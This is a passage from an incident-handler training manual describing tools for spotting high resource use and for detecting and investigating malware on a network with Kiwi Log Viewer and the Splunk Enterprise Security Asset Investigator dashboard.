



Figure 6.52: Screenshot displaying resource utilization in AIDA64

High resource utilization can also be detected using the following tools:

- HWiNFO (*https://www.hwinfo.com*)
- OCCT (*https://www.ocbase.com*)
- InsightCat (*https://insightcat.com*)
- SysGauge (*https://www.sysgauge.com*)
- HWMonitor (*https://www.cpuid.com*)

## Detecting Inappropriate Usage Incidents: Accessing Malware in Network

When an employee unknowingly visits a malicious website, malware files designed to perform malicious activities in the system and network may be downloaded. Incident responders can detect and access malware present in the network and eliminate it using tools such as Kiwi Log Viewer and Splunk Enterprise by viewing logs in real-time and identifying malware propagation within the network.

- **Kiwi Log Viewer**

  Source: *https://www.solarwinds.com*

  Kiwi Log Viewer allows incident responders to monitor log files for changes, which are displayed in real-time. Moreover, it can automatically monitor for specific keywords,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

phrases, or patterns. It should be noted that Kiwi Log Viewer only runs on Windows and provides similar functionality to the Unix/Linux tail command.





Figure 6.53: Screenshot displaying Kiwi Log Viewer

## Detecting Inappropriate Usage Incidents: Detecting and Analyzing Malware in Network using Splunk Enterprise Security

Source: *https://www.splunk.com*

Incident responders must detect and analyze malicious events on networks to prevent organizational services or data from being compromised by malware and disrupting business operations. Malware analysis can extract necessary information from malicious objects or events, which can help incident responders to efficiently handle a malware incident. It also helps the IH&R team to record and determine malicious patterns to defend against similar incidents in the future.

For this purpose, the IH&R team can use sophisticated tools such as Splunk Enterprise Security to detect and analyze malware across an organizational network. The tool provides proper statistics and insights into suspicious events through unique dashboards that can assist incident responders in efficiently investigating threats using contextual information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.54: Screenshot of Splunk Enterprise Security

To initiate the detection and analysis of malware in a network, first, the IH&R team must install and configure the Splunk platform instance with Splunk Enterprise Security. Moreover, they should index logs from any source (such as the IDS/IPS tool) on the Splunk platform instance.

Discussed below are some of the activities involved in the detection and analysis of malware using this tool.

**Investigation on Asset Investigator**

- Open the **Asset Investigator** dashboard after reviewing a notable event and select Asset Investigator from the field action menu. This will open a new dashboard, where the host data will be grouped into a common threat category called swim lane, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.55: Screenshot of Splunk Enterprise Security showing Asset Investigator dashboard

- Modify the time sliders into the time frame showing the notable event. The screenshot below displays a group of **Malware Attacks** after modifying the time sliders.





Figure 6.56: Screenshot of Splunk Enterprise Security showing time slider modification

- Select any candlestick by clicking on the **Malware Attacks** swim lane and follow the steps given below to review events:
  - Determine the events with “unknown” signature in the Event panel, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

